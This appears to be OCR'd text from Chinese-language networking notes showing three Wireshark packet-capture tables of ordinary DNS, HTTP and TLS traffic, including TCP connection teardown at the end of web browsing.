
No.	Time	Source	Destination	Protocol	Length	Info
257	2019-08-07 16:17:05.951506	192.168.201.59	168.95.192.1	DNS	88	Standard query 0xd1a1 A cdn.content.prod.cms.msn.com
258	2019-08-07 16:17:05.951511	192.168.201.59	168.95.192.1	DNS	94	Standard query 0x712c A tile-service.weather.microsoft.
259	2019-08-07 16:17:05.954258	168.95.192.1	192.168.201.59	DNS	195	Standard query response 0xd1a1 A cdn.content.prod.cms.m
260	2019-08-07 16:17:05.954259	168.95.192.1	192.168.201.59	DNS	200	Standard query response 0x712c A tile-service.weather.m
261	2019-08-07 16:17:05.966760	192.168.201.59	173.222.181.250	TCP	66	52299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
262	2019-08-07 16:17:05.967015	192.168.201.59	96.17.1.251	TCP	66	52300 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
263	2019-08-07 16:17:05.968189	192.168.201.59	173.222.181.250	TCP	66	52301 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
264	2019-08-07 16:17:05.969983	52.229.207.60	192.168.201.59	TCP	60	443 → 52298 [ACK] Seq=5864 Ack=419 Win=262400 Len=0
265	2019-08-07 16:17:05.969985	96.17.1.251	192.168.201.59	TCP	66	80 → 52300 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
266	2019-08-07 16:17:05.970128	192.168.201.59	96.17.1.251	TCP	54	52300 → 80 [ACK] Seq=1 Ack=1 Win=66560 Len=0
267	2019-08-07 16:17:05.970323	192.168.201.59	96.17.1.251	HTTP	267	GET /zh-TW/livetile/preinstall?region=TW&appid=C98EA5B0
268	2019-08-07 16:17:05.972979	173.222.181.250	192.168.201.59	TCP	66	80 → 52299 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
269	2019-08-07 16:17:05.972980	96.17.1.251	192.168.201.59	TCP	60	80 → 52300 [ACK] Seq=1 Ack=214 Win=30336 Len=0
270	2019-08-07 16:17:05.973094	192.168.201.59	173.222.181.250	TCP	54	52299 → 80 [ACK] Seq=1 Ack=1 Win=66560 Len=0
271	2019-08-07 16:17:05.973249	192.168.201.59	173.222.181.250	HTTP	269	GET /singletile/summary/alias/experiencebyname/today?ma
272	2019-08-07 16:17:05.973984	96.17.1.251	192.168.201.59	TCP	1506	80 → 52300 [ACK] Seq=1 Ack=214 Win=30336 Len=1452 [TCP
273	2019-08-07 16:17:05.973988	96.17.1.251	192.168.201.59	TCP	1506	80 → 52300 [ACK] Seq=1453 Ack=214 Win=30336 Len=1452 [T
274	2019-08-07 16:17:05.973990	173.222.181.250	192.168.201.59	TCP	66	80 → 52301 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
275	2019-08-07 16:17:05.973991	96.17.1.251	192.168.201.59	TCP	1506	80 → 52300 [ACK] Seq=2905 Ack=214 Win=30336 Len=1452 [T
276	2019-08-07 16:17:05.973992	96.17.1.251	192.168.201.59	HTTP/X…	312	HTTP/1.1 200 OK
277	2019-08-07 16:17:05.974037	192.168.201.59	96.17.1.251	TCP	54	52300 → 80 [ACK] Seq=214 Ack=2905 Win=66560 Len=0
278	2019-08-07 16:17:05.974133	192.168.201.59	173.222.181.250	TCP	54	52301 → 80 [ACK] Seq=1 Ack=1 Win=66560 Len=0
279	2019-08-07 16:17:05.974147	192.168.201.59	96.17.1.251	TCP	54	52300 → 80 [ACK] Seq=214 Ack=4615 Win=66560 Len=0
280	2019-08-07 16:17:05.974263	192.168.201.59	173.222.181.250	HTTP	272	GET /singletile/summary/alias/experiencebyname/today?ma
281	2019-08-07 16:17:05.978320	173.222.181.250	192.168.201.59	TCP	60	80 → 52299 [ACK] Seq=1 Ack=216 Win=30336 Len=0

結束網頁瀏覽的封包序列-HTTP




```
No.   Time                        Source           Destination      Protocol  Length  Info
   75 2019-08-19 14:09:31.504401  192.168.201.59   117.18.237.29    TCP       54 49841 → 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
   76 2019-08-19 14:09:31.504512  192.168.201.59   117.18.237.29    TCP       54 49803 → 80 [FIN, ACK] Seq=1 Ack=1 Win=257 Len=0
   77 2019-08-19 14:09:31.504584  192.168.201.59   117.18.237.29    TCP       54 49827 → 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
   78 2019-08-19 14:09:31.504680  192.168.201.59   203.69.81.43     TCP       54 49970 → 80 [FIN, ACK] Seq=1 Ack=1 Win=257 Len=0
   79 2019-08-19 14:09:31.504767  192.168.201.59   104.18.20.226    TCP       54 49842 → 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
   80 2019-08-19 14:09:31.504837  192.168.201.59   104.18.20.226    TCP       54 49843 → 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
   81 2019-08-19 14:09:31.504928  192.168.201.59   104.18.20.226    TCP       54 50079 → 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
   82 2019-08-19 14:09:31.505023  192.168.201.59   13.35.11.139     TCP       54 49777 → 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
   83 2019-08-19 14:09:31.507155  203.69.81.43     192.168.201.59   TCP       60 80 → 49970 [FIN, ACK] Seq=1 Ack=2 Win=245 Len=0
   84 2019-08-19 14:09:31.507156  13.35.11.139     192.168.201.59   TCP       60 80 → 49777 [FIN, ACK] Seq=1 Ack=2 Win=119 Len=0
   85 2019-08-19 14:09:31.507257  192.168.201.59   203.69.81.43     TCP       54 49970 → 80 [ACK] Seq=2 Ack=2 Win=257 Len=0
   86 2019-08-19 14:09:31.507309  192.168.201.59   13.35.11.139     TCP       54 49777 → 80 [ACK] Seq=2 Ack=2 Win=260 Len=0
   87 2019-08-19 14:09:31.507594  104.18.20.226    192.168.201.59   TCP       60 80 → 49843 [FIN, ACK] Seq=1 Ack=2 Win=34 Len=0
   88 2019-08-19 14:09:31.507595  104.18.20.226    192.168.201.59   TCP       60 80 → 50079 [FIN, ACK] Seq=1 Ack=2 Win=30 Len=0
   89 2019-08-19 14:09:31.507596  104.18.20.226    192.168.201.59   TCP       60 80 → 49842 [FIN, ACK] Seq=1 Ack=2 Win=34 Len=0
   90 2019-08-19 14:09:31.507669  192.168.201.59   104.18.20.226    TCP       54 49843 → 80 [ACK] Seq=2 Ack=2 Win=260 Len=0
   91 2019-08-19 14:09:31.507712  192.168.201.59   104.18.20.226    TCP       54 50079 → 80 [ACK] Seq=2 Ack=2 Win=260 Len=0
   92 2019-08-19 14:09:31.507738  192.168.201.59   104.18.20.226    TCP       54 49842 → 80 [ACK] Seq=2 Ack=2 Win=260 Len=0
   93 2019-08-19 14:09:31.540441  117.18.237.29    192.168.201.59   TCP       60 80 → 49827 [FIN, ACK] Seq=1 Ack=2 Win=296 Len=0
   94 2019-08-19 14:09:31.540528  192.168.201.59   117.18.237.29    TCP       54 49827 → 80 [ACK] Seq=2 Ack=2 Win=260 Len=0
   95 2019-08-19 14:09:31.547406  117.18.237.29    192.168.201.59   TCP       60 80 → 49841 [FIN, ACK] Seq=1 Ack=2 Win=294 Len=0
   96 2019-08-19 14:09:31.547460  192.168.201.59   117.18.237.29    TCP       54 49841 → 80 [ACK] Seq=2 Ack=2 Win=260 Len=0
   97 2019-08-19 14:09:31.547933  117.18.237.29    192.168.201.59   TCP       60 80 → 49803 [FIN, ACK] Seq=1 Ack=2 Win=296 Len=0
   98 2019-08-19 14:09:31.547985  192.168.201.59   117.18.237.29    TCP       54 49803 → 80 [ACK] Seq=2 Ack=2 Win=257 Len=0
```

結束網頁瀏覽的封包序列-HTTPS




No.	Time	Source	Destination	Protocol	Length	Info
2241	2019-08-07 16:17:40.541618	192.168.201.59	203.104.150.4	TLSv1.2	1038	Application Data
2242	2019-08-07 16:17:40.546398	203.104.150.4	192.168.201.59	TLSv1.2	296	New Session Ticket, Change Cipher Spec, Encrypted Hands
2243	2019-08-07 16:17:40.548323	192.168.201.59	203.104.150.4	TLSv1.2	1038	Application Data
2244	2019-08-07 16:17:40.548904	203.104.150.4	192.168.201.59	TLSv1.2	296	New Session Ticket, Change Cipher Spec, Encrypted Hands
2245	2019-08-07 16:17:40.551002	192.168.201.59	203.104.150.4	TLSv1.2	1038	Application Data
2246	2019-08-07 16:17:40.557237	52.229.207.60	192.168.201.59	TCP	66	443 → 52345 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1
2247	2019-08-07 16:17:40.557398	192.168.201.59	52.229.207.60	TCP	54	52345 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
2248	2019-08-07 16:17:40.575074	192.168.201.59	52.229.207.60	TLSv1.2	254	Client Hello
2249	2019-08-07 16:17:40.580450	203.104.150.4	192.168.201.59	TLSv1.2	179	Application Data
2250	2019-08-07 16:17:40.580452	203.104.150.4	192.168.201.59	TCP	60	443 → 52343 [FIN, ACK] Seq=3676 Ack=1628 Win=17920 Len=
2251	2019-08-07 16:17:40.580645	192.168.201.59	203.104.150.4	TCP	54	52343 → 443 [ACK] Seq=1628 Ack=3677 Win=66304 Len=0
2252	2019-08-07 16:17:40.582085	203.104.150.4	192.168.201.59	TLSv1.2	179	Application Data
2253	2019-08-07 16:17:40.582329	203.104.150.4	192.168.201.59	TCP	60	443 → 52344 [FIN, ACK] Seq=3676 Ack=1628 Win=17920 Len=
2254	2019-08-07 16:17:40.582393	192.168.201.59	203.104.150.4	TCP	54	52344 → 443 [ACK] Seq=1628 Ack=3677 Win=66304 Len=0
2255	2019-08-07 16:17:40.583992	192.168.201.59	203.104.150.4	TCP	54	52343 → 443 [FIN, ACK] Seq=1628 Ack=3677 Win=66304 Len=
2256	2019-08-07 16:17:40.585266	192.168.201.59	203.104.150.4	TCP	54	52344 → 443 [FIN, ACK] Seq=1628 Ack=3677 Win=66304 Len=
2257	2019-08-07 16:17:40.588045	203.104.150.4	192.168.201.59	TLSv1.2	179	Application Data
2258	2019-08-07 16:17:40.591251	203.104.150.4	192.168.201.59	TCP	60	443 → 52341 [FIN, ACK] Seq=3676 Ack=1628 Win=17920 Len=
2259	2019-08-07 16:17:40.591370	192.168.201.59	203.104.150.4	TCP	54	52341 → 443 [ACK] Seq=1628 Ack=3677 Win=66304 Len=0
2260	2019-08-07 16:17:40.592751	192.168.201.59	203.104.150.4	TCP	54	52341 → 443 [FIN, ACK] Seq=1628 Ack=3677 Win=66304 Len=
